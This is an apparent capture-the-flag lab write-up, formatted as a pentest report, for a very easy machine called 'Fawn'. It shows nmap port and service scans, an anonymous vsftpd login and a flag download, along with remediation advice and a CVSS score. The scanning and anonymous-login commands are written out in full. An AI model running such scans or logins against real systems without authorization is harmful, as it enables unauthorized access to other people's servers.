Executive summary

Key Finding:

The company's file server (**FTP**) allows anyone to access it without a password. This could expose internal information without proper protection.

Risk Level:

- Low/Moderate (Depending on whether confidential files are accessible).
- External individuals could view files or folders that should not be public.

Clear Recommendations:

- 1. **Block password-free access** (Update server settings).
- 2. **Review visible files** to ensure no confidential data is exposed.
- 3. **Use secure connections** (such as SFTP) to better protect data.

Immediate Actions:

- The technical team should disable public access to the FTP server.
- Conduct a review to confirm no sensitive information is exposed.

Note: While not an urgent threat, addressing this issue helps prevent potential data leaks.

Technical Summary

FTP Server Security Assessment

Finding:

The FTP server at **[10.129.1.14./Fawn]** allows **anonymous authentication** (login with username anonymous and no password). While this is a common misconfiguration, it presents an **information disclosure risk**.

Key Observations:

No Anonymous Write Access: Attempts to upload files (put) or create directories (mkdir) failed (error 550 Permission denied), meaning attackers cannot directly modify or store files.

Directory Listing Enabled: Unauthenticated users can browse the FTP directory structure and download readable files (if any are exposed).

Risk Analysis:



- Impact: Low/Medium (depends on exposed content).
 - If sensitive files (logs, backups, configs) are present, this could aid attackers in reconnaissance.
 - No immediate exploitation risk due to read-only access.
- CVSS Score: ~3.1 (Low) CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Evidence:

```
kali@kali ~/workspace/Fawn/scan [14:49:42] $ ftp anonymous@10.129.1.14
Connected to 10.129.1.14.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir prueba
550 Permission denied.
ftp> touch prueba
?Invalid command.
ftp> put flag.txt flag1.txt
local: flag.txt remote: flag1.txt
229 Entering Extended Passive Mode (|||27998|)
550 Permission denied.
ftp>
```

Recommendations:

1. Disable anonymous access in vsftpd.conf:

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- 2. anonymous enable=NO
- 3. **Audit exposed files**: Ensure no sensitive data is stored in publicly readable directories.
- 4. **Enforce encryption**: Migrate to **SFTP/FTPS** to prevent credential sniffing.

Optional Hardening:

- Set chroot for local users to restrict directory traversal.
- Implement IP-based access controls if anonymous access is business-critical.

Conclusion:

While the lack of write access reduces urgency, anonymous FTP logins violate security best practices (CIS Benchmark ID 2.1.1). Remediation is straightforward and low-effort.

Ftp anonymous login

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Exploitation Path Description

Checking connectivity:

```
kali@kali ~ [14:44:29] $ ping -c 1 10.129.1.14
PING 10.129.1.14 (10.129.1.14) 56(84) bytes of data.
64 bytes from 10.129.1.14: icmp_seq=1 ttl=63 time=56.2 ms
```

Scanning ports:

```
kali@kali ~ [14:44:50] $ sudo nmap -sS -n -Pn -p- --open --min-rate 5000
10.129.1.14 -oN FawnPorts
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 14:45 EDT
Nmap scan report for 10.129.1.14
Host is up (0.057s latency).
Not shown: 65294 closed tcp ports (reset), 240 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
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PORT STATE SERVICE
21/tcp open ftp
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Finding the anonymous user enabled with nmap -sC


```
kali@kali ~/workspace/Fawn/scan [14:47:28] $ sudo nmap -sVC 10.129.1.14
-oN FawnServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 14:48 EDT
NSE: Warning: Could not load 'docker-version.nse': no path to
file/directory: docker-version.nse
Nmap scan report for 10.129.1.14
Host is up (0.045s latency).
Not shown: 999 closed tcp ports (reset)
PORT
      STATE SERVICE VERSION
21/tcp open ftp
                   vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
-rw-r--r--
                1 0
                           0
                                          32 Jun 04 2021 flag.txt
| ftp-syst:
    STAT:
| FTP server status:
      Connected to ::ffff:10.10.14.249
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
       Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 1
      vsFTPd 3.0.3 - secure, fast, stable
| End of status
Service Info: OS: Unix
```

Getting files from the host:

```
kali@kali ~/workspace/Fawn/scan [14:48:07] $ ftp anonymous@10.129.1.14
Connected to 10.129.1.14.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

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ftp> ls
229 Entering Extended Passive Mode (|||58064|)
150 Here comes the directory listing.
-rw-r--r--
          1 0
                              32 Jun 04 2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||27897|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100%
************************************
*************
                                    32
                                           94.12 KiB/s
00:00 ETA
226 Transfer complete.
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Category



Name: Fawn Level: Very Easy